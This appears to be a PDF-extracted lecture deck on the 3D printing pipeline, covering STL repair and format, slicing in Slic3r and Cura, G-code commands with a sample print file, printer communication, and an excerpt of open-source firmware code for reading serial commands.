
Processing file CartoonPlane2B.stl (1915.25 kB)...  
[ Download original file ] [ Download repaired file ]

Repairing file: Complete ✓  
Rendering original file: In progress !  
Rendering repaired file: Waiting in queue !


3D view Cancel






# Model Slicing: Slic3r



# Model Slicing: Cura




# Model Slicing: Result






# Model Slicing: Background Works



- Input more than 100 parameters
- Generating infill
- Generating support
- Adapting material and printer
- Generating all of printer control instructions
- Achieving trade off between speed and quality



# Model Slicing: Effects of Tools and Parameters



# STL File

- Standard format of describing 3D printing model
- Fitting 3D object's surface by spatial triangles
- Content is machine-independent
- Two kinds of storing format: plaintext, and binary coded
- Store content: vertex's coordinate and outer normal vector of triangles
- Problem: difficult of modifying a STL described model

# STL File Structure and Instruction Format



```

1 solid Default
2 facet normal 3.349045e-02 9.994390e-01 1.223960e-16
3   outer loop
4     vertex -5.474383e-02 2.859420e+01 3.534476e+00
5     vertex 1.913421e+00 2.852824e+01 3.534476e+00
6     vertex 1.913421e+00 2.852824e+01 1.767238e+00
7   endloop
8 endfacet
9 facet normal 3.349045e-02 9.994390e-01 1.223960e-16
10  outer loop
11    vertex 1.913421e+00 2.852824e+01 1.767238e+00
12    vertex -5.474383e-02 2.859420e+01 1.767238e+00
13    vertex -5.474383e-02 2.859420e+01 3.534476e+00
14  endloop
15 endfacet
16 facet normal -3.370514e-02 -9.994318e-01 -1.223951e-16
17  outer loop
18    vertex -5.474383e-02 -2.859420e+01 3.534480e+00
19    vertex -2.009696e+00 -2.852827e+01 3.534480e+00
20    vertex -2.009696e+00 -2.852827e+01 1.767243e+00
21  endloop
22 endfacet
23 facet normal -3.370514e-02 -9.994318e-01 -1.223951e-16
24  outer loop
25    vertex -2.009696e+00 -2.852827e+01 1.767243e+00
26    vertex -5.474383e-02 -2.859420e+01 1.767243e+00
27    vertex -5.474383e-02 -2.859420e+01 3.534480e+00
28  endloop

```

# Gcode File

- Store instructions and parameters for printer's working
- Content is machine-dependent
- Store by plaintext
- <http://reprap.org/wiki/G-code>

## 4.2 Buffered G Commands

- 4.2.1 G0: Rapid move
- 4.2.2 G1: Controlled move
- 4.2.3 G28: Move to Origin
- 4.2.4 G29-G32: Bed probing

## 4.3 Unbuffered G commands

- 4.3.1 G4: Dwell
- 4.3.2 G10: Head Offset
- 4.3.3 G20: Set Units to Inches
- 4.3.4 G21: Set Units to Millimeters
- 4.3.5 G90: Set to Absolute Positioning
- 4.3.6 G91: Set to Relative Positioning
- 4.3.7 G92: Set Position

## 4.4 Unbuffered M and T commands

- 4.4.1 M0: Stop
- 4.4.2 M1: Sleep
- 4.4.3 M3: Spindle On, Clockwise (CNC specific)
- 4.4.4 M4: Spindle On, Counter-Clockwise (CNC specific)
- 4.4.5 M5: Spindle Off (CNC specific)
- 4.4.6 M7: Mist Coolant On (CNC specific)
- 4.4.7 M8: Flood Coolant On (CNC specific)
- 4.4.8 M9: Coolant Off (CNC specific)
- 4.4.9 M10: Vacuum On (CNC specific)
- 4.4.10 M11: Vacuum Off (CNC specific)
- 4.4.11 M17: Enable/Power all stepper motors
- 4.4.12 M18: Disable all stepper motors
- 4.4.13 M20: List SD card
- 4.4.14 M21: Initialize SD card
- 4.4.15 M22: Release SD card

# Gcode File Structure and Instruction Format



```
Vim Vim
Vim Vim
1 ;TYPE:CUSTOM
2 M109 S230.000000
3 ;Sliced /Users/Claud/Hardware/RapidPrototyping/STL/bunny-flatfoot.stl at: Thu 11 Apr 2013 14:59:12
4 ;Basic settings: Layer height: 0.3 Walls: 1.5 Fill: 20
5 ;Print time: 7:24
6 ;Filament used: 13.04m 95.85g
7 ;Filament cost: Unknown
8 M140 S110      ;heat the bed !!! WARNING: hard-code here
!!!  

9 M190 S110      ;keep bed temperature !!! WARNING: hard-co  
de here !!!
10 G21          ;metric values
11 G90          ;absolute positioning
12 M107         ;start with the fan off
13 G28 X0 Y0  ;move X/Y to min endstops
14 G28 Z0  ;move Z to min endstops
15 G1 Z15.0 F180 ;move the platform down 15mm
16 G92 E0          ;zero the extruded length
17 G1 F200 E3          ;extrude 3mm of feed stock
18 G92 E0          ;zero the extruded length again
19 G1 F4800
20 M117 Printing...
21 ;LAYER:0
22 ;TYPE:SKIRT
23 G1 X39.5 Y64.909 Z0.3 F4800.0
24 G1 F2700.0
25 G1 E2.0
  

164 G1 X113.138 Y69.0 F600.0 E13.9585
165 G1 X112.644 Y68.0 F4800.0
166 G1 X117.321 Y68.0 F600.0 E14.0753
167 G1 F2700.0
168 G1 E12.0753
169 G1 F600.0
170 G92 E0
171 ;TYPE:WALL-OUTER
172 G1 X87.617 Y63.797 Z0.3 F1600.0
173 G1 X64.477 Y60.523
174 G1 F2700.0
175 G1 E2.0
176 G1 F1600.0
177 G1 X64.581 Y60.46 Z0.3 F600.0 E2.003
178 G1 X65.253 Y59.823 E2.0261
179 G1 X66.188 Y59.084 E2.0559
180 G1 X66.763 Y58.8 E2.0719
181 G1 X67.818 Y58.559 E2.0989
182 G1 X68.586 Y58.459 E2.1183
183 G1 X69.615 Y58.484 E2.144
184 G1 X70.878 Y58.675 E2.1759
185 G1 X71.516 Y58.841 E2.1923
186 G1 X71.94 Y58.855 E2.2029
187 G1 X74.871 Y59.737 E2.2793
188 G1 X75.272 Y59.965 E2.2908
```

<bunny-flatfoot.gcode> 135532L, 3652299C

1,1

Top


185,1

0%

# PC Software for 3D Printer Control



- Control by send gcode instructions



# Communication Between PC and Printer



- USB cable
- Virtual serial port/FTDI driver
- That's all
- Or some WiFi based solutions
- Some times, the interface is used by both upload file/instructions and flash firmware



# Printer's Firmware



- Open-source solutions:
  - Sprinter
  - Marlin
  - SJFW
- Written by C/C++
- Compiled by Arduino IDE or AVR cross compiler
- Upload by avrdude

```
//READ COMMAND FROM UART
void get_command()
{
    while( Serial.available() > 0 && buflen < BUFSIZE)
    {
        serial_char = Serial.read();
        if(serial_char == '\n' || serial_char == '\r' || serial_char == ':' || serial_count == 0)
        {
            if(!serial_count) { //if empty line
                comment_mode = false; // for new command
                return;
            }
            cmdbuffer[bufindw][serial_count] = 0; //terminate string

            fromsd[bufindw] = false;
            if(strstr(cmdbuffer[bufindw], "N") != NULL)
            {
                strchr_pointer = strchr(cmdbuffer[bufindw], 'N');
